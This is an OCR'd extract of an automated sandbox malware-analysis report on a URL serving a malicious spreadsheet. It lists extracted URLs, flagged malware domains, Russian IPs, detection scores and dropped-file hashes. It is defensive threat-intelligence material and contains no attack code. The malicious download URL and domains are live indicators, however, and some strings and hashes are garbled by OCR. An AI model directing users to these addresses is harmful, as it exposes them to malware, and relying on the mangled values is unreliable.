
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.entity.	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://wus2-000.contentsync.	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xlspose	wget.exe, 00000002.00000002.653836313.00000000001C5000.00000004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://powerlift.acompli.net	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://cortana.ai	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://api.aadrm.com/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://api.microsoftstream.com/api/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://cr.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://toldtonts.website	rundll32.exe, 00000004.00000003.747626172.0000000005F50000.00000004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://portal.office.com/account/?ref=ClientMeControl	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://www.reddit.com/	msapplication.xml4.17.dr	false		high
http://https://ecs.office.com/config/v2/Office	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://graph.ppe.windows.net	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://cps.root-x1.letsencrypt.org0	rundll32.exe, 00000004.0000000 3.825823906.0000000000DB1000.0 0000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officeci.azurewebsites.net/api/	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• Avira URL Cloud: safe	unknown
http:// https://sr.outlook.office.net/ws/speech/recognize/assistant/work	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://store.office.cn/addinstemplate	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.letsencrypt.org0	rundll32.exe, 00000004.0000000 3.825823906.0000000000DB1000.0 0000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls-	wget.exe, 00000002.00000002.65 3836313.00000000001C5000.00000 004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://globaldisco.crm.dynamics.com	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://toldtonts.website/	rundll32.exe, 00000004.0000000 3.928235723.0000000000DB1000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http:// https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://store.officeppe.com/addinstemplate	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://web.microsoftstream.com/video/	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://graph.windows.net	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://dataservice.o365filtering.com/	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://toldtonts.website/index.htmite/index.htm	{ECA749BB-3EE3-11EB-90EB-ECF4B BEA1588}.dat.17.dr	true	• Avira URL Cloud: safe	unknown
http:// https://outlook.office365.com/autodiscover/autodiscover.json	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://https://toldtonts.website/index.htmRoot	{ECA749BB-3EE3-11EB-90EB-ECF4B BEA1588}.dat.17.dr	true	• Avira URL Cloud: safe	unknown
http:// https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http:// https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http://www.youtube.com/	msapplication.xml7.17.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high
http:// https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	BE0FADF8-31F9-477B-BB91-AE5551 7E7242.3.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://weather.service.msn.com/data.aspx	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://apis.live.net/v5.0/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://management.azure.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://incidents.diagnostics.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://%s=%s&file://&os=%u.%u_%u_%u_x%uindex.html;	rundll32.exe, 00000004.00000003.747626172.0000000005F50000.00000004.00000040.sdmp	true	• Avira URL Cloud: safe	low
http://https://insertmedia.bing.office.net/odc/insertmedia	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://api.office.net	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://incidents.diagnosticssdf.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://www.amazon.com/	msapplication.xml.17.dr	false		high
http://https://toldtonts.website/index.htm	rundll32.exe, 00000004.00000002.1088930017.0000000000DA6000.00000004.00000001.sdmp, ~DF6CC44F9D650874C3.TMP.17.dr	true	• Avira URL Cloud: safe	unknown
http://https://entitlement.diagnostics.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://www.twitter.com/	msapplication.xml5.17.dr	false		high
http://https://outlook.office.com/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://r3.i.lencr.org/0	rundll32.exe, 00000004.00000003.825823906.0000000000DB1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://templatelogging.office.com/client/log	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://outlook.office365.com/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://webshell.suite.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://management.azure.com/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://r3.o.lencr.org0	rundll32.exe, 00000004.00000003.825823906.0000000000DB1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://ncus-000.contentsync.	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Copyright null 2020



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.118.165.119	unknown	Russian Federation		43830	DIGITALENERGY-ASRU	false
45.142.213.232	unknown	Russian Federation		202933	CLOUDSOLUTIONSRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	330745
Start date:	15.12.2020
Start time:	15:41:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	urldownload.jbs
Sample URL:	http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Copyright null 2020

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.win@16/46@6/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.43.139.144, 52.109.76.68, 52.109.12.22, 52.109.8.25, 51.132.208.181, 92.122.213.194, 92.122.213.247, 2.20.142.209, 2.20.142.210, 52.155.217.156, 20.54.26.129, 88.221.62.148, 152.199.19.161, 51.11.168.160, 104.108.39.131 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, europe.configsvc1.live.com.akadns.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target rundll32.exe, PID 6524 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:44:00	API Interceptor	2x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{173BBFDC-3EE4-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7734265536323324
Encrypted:	false
SSDEEP:	96:rkZLZa2pu9WpNtpmifpKZHzMpHs/26A7BpT4pB:rkZLZa2I9WrtYiflZHzM2/26A7Bx4pB
MD5:	AFAA6F6CFBDC34A9D582DF167EE43675
SHA1:	8C7ED2E6FAC7324FD6F8E3C518445231EEE6E728
SHA-256:	4C5E4E8ACD4F58AB34A1D4C1126906B4EAE8FBD471AB880BB927D487AEFFA1A1
SHA-512:	4E97FF34ECB14E449ABADE9CE86F834B8759C872DF13DF59AE69DAC580D717D04F8E572C747AA52423F66D5F9AE3D8A6085564AA1A950006A7F911FAA101A3C A
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{44302CC3-3EE4-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	21592
Entropy (8bit):	1.7550334684843396
Encrypted:	false
SSDEEP:	48:IwiGcprLGwpLaG/ap8crGIpcXGvnZpvNoMGoWvPqp9NoMoFGo4avQvzpmCUoMo8F:rWZFZA2c9WotAifxyIzMegV
MD5:	96DCECCEAFA69DF22E619FC6EBB3EFA5
SHA1:	2897CD63033C7256744FF79BFD6E43C0E36B0A4B
SHA-256:	6D5A0333BF78410BDEEDBE3D57CE4FF90FCC97D9FD71A17A40EDA83207F2A7D8
SHA-512:	6375681C2D5DA874909EF190450B6F030D1811ABD31D3420F67F9FB917C8D41636392FB807583A8E57119854CF522F9B985272442FCC95F0C8AAF4B5B4187954
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{44302CC3-3EE4-11EB-90EB-ECF4BBEA1588}.dat

Preview:	....R.o.o.t. .E.n.t.r. y... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{ECA749B9-3EE3-11EB-90EB-ECF4BBEA1588}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7686638018725376
Encrypted:	false
SSDEEP:	48:Iw8GcprZGwpL5G/ap8qrGIpcTGvnZpvtGovPqp9DGo4rVzpm0GWv5jTgGWv7T6pD:rgZTZd2q9WUt5ifUrVzMgdo62JBFWpB
MD5:	252562ED3AB4B78D1E9E1934D349DB51
SHA1:	B83234A8E48373FE7ECBE2A0BCA89AF877901C40
SHA-256:	58A9326187CCD268CC84C6B31FDDD7B693523DC3C2CFCCF5B1A44765054EA341
SHA-512:	D591EECC787EDCE9ECE5CB1D9497EF19074F65B0F34FD2DD7BE9AFCF538A991986B9892A99320A46BBED99086B74303A3EB8A4F3AE5C88443A78D1BAAADB9 2C6
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{173BBFDE-3EE4-11EB-90EB-ECF4BBEA1588}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26264
Entropy (8bit):	1.667364520857666
Encrypted:	false
SSDEEP:	48:IwBGcprXGwpaLG4pQ7GrapbSVrGQpBaGHHpcwsTGUp8qGzYpmKsYGopCkSGKGWXG:r3ZBQN6vBSVFjh2wkWWMBYIM0lMs9A
MD5:	F11CBDE65A1D351709AF86DA36646695
SHA1:	31AE4A8032E973FC1DBEE7762CA2E12EE89238B8
SHA-256:	41D9CD156C296546330DFFF29F7A72B4977DF317004959BC7C5BA53919AD5E03
SHA-512:	CEF41076FD33783B6B139623888D6A22E7F0D365BB20194CE9D28866A5EE81EC29AD25DD8185E30FF20C5B0A109E4DDC205702EF8CB18627DF6A88C3B749FB3
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{44302CC5-3EE4-11EB-90EB-ECF4BBEA1588}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5726121627959013
Encrypted:	false
SSDEEP:	48:IwIGcpr1GwpaSG4pQuGrapbSXrGQpB6GHHpcQsTGUpG:r8ZfQi6gBSXFjB2QkA
MD5:	8FF403D669666371B4276482A4B8BE62
SHA1:	78DDD5C099CCF97CE82B2D07D94C27793485387C
SHA-256:	D694B58DB5476135DCC7F6F13D1239AA4F824910B867A6EFF754AB75CAA500D2
SHA-512:	5598A2F415DA6E78ED0912469386725941D9FFB7927E7E9859398CE8828D630323F7B52EB7DC9DA5C59EC6B4E42F5F123D6C2D30B75050EEB06B50AB042A44D
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{ECA749BB-3EE3-11EB-90EB-ECF4BBEA1588}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{ECA749BB-3EE3-11EB-90EB-ECF4BBEA1588}.dat	
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26264
Entropy (8bit):	1.6667635902078202
Encrypted:	false
SSDEEP:	48:IwnGcpriGwpayG4pQaGrapbSMrGQpBGGHHpcgNsTGUp8giWGzYpmg/KYGopCa/S3:rNZKQC6MBSMFjF20kW5aM/YIkgQlkg9A
MD5:	5B1BE4950B5A53F2288B3B9F947BE386
SHA1:	CA82CF25D41303EACDBAE75C54C08E42678CAD2F
SHA-256:	CE289A3C0F3349F5B9A1891EBA559070E0110AF249F7C1308FB400CFD6AABE5A
SHA-512:	A61F2C049630A8A804E1957FADA1273ED4615144D037A50CD5692B442C3AA2C09F13BCB7CAE0F561BCE290DE3F2C14C194B12EE0CC5D5AD7B27D4F32A73B36 A
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.0547711807059175
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE/d+dAnWimI002EtM3MHdNMNxOE/d+dAnWimI00OYGVbkEtMb:2d6NxOc0eSZHKd6NxOc0eSZ7YLb
MD5:	0243C48B3094B7C86C26AA1E4ECA50B4
SHA1:	8DCC7D68044AECC34D395CB8751A640FAE81888B
SHA-256:	FDEC405628FEC784A2A3DDC661532645404F702AEE31D4BB94C5D09970CFEF12
SHA-512:	697C3E7C50E8DACC545459F62521720083F8F46219655253083C42698620FB5559C4C9F63F197075130C1A0C3CCD33AF9DC7E9DB7C387B3D81993520D6567AC6
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xc3aec46c,0x01d6d2f0</date>< accdate>0xc3aec46c,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xc3aec46c,0x01d6d2f0</date><accdate>0 xc3aec46c,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile ></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.1123339269472
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2krwewAnWimI002EtM3MHdNMNxe2krwewAnWimI00OYGkak6EtMb:2d6Nxr2SZHKd6Nxr2SZ7Yza7b
MD5:	B2687C945EE57E35CDD5B8A759A9010B
SHA1:	5282438496FCCB2D15EB9E7D1B3D5FBB9C8B3C5C
SHA-256:	DBC9EC944E9BFDA43D48D65530745785F88FB21CB8A3C07799D59F8E4B4DDB20
SHA-512:	5A6931071AF0FA7F729EA70BBC0347F53FE8974D7F933E0BE94F53C5B0B9C4C959ADE218D9A38C123AE7F67ED844C70EECE61A890EAEA348BCC2E88C7AD03 CD
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xc3a79d97,0x01d6d2f0</date><a ccdate>0xc3a79d97,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xc3a79d97,0x01d6d2f0</date><a ccdate>0xc3a79d97,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.073210447533316
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
SSDEEP:	12:TMHdNMNxvL/d+dAnWimI002EtM3MHdNMNxvL/d+dAnWimI00OYGmZEtMb:2d6Nxvj0eSZHKd6Nxvj0eSZ7Yjb
MD5:	407BC259CFF33FD1431E6E3C1A0BF4F7
SHA1:	C593A4BC2A22324779504AB5C5572BD63D622288
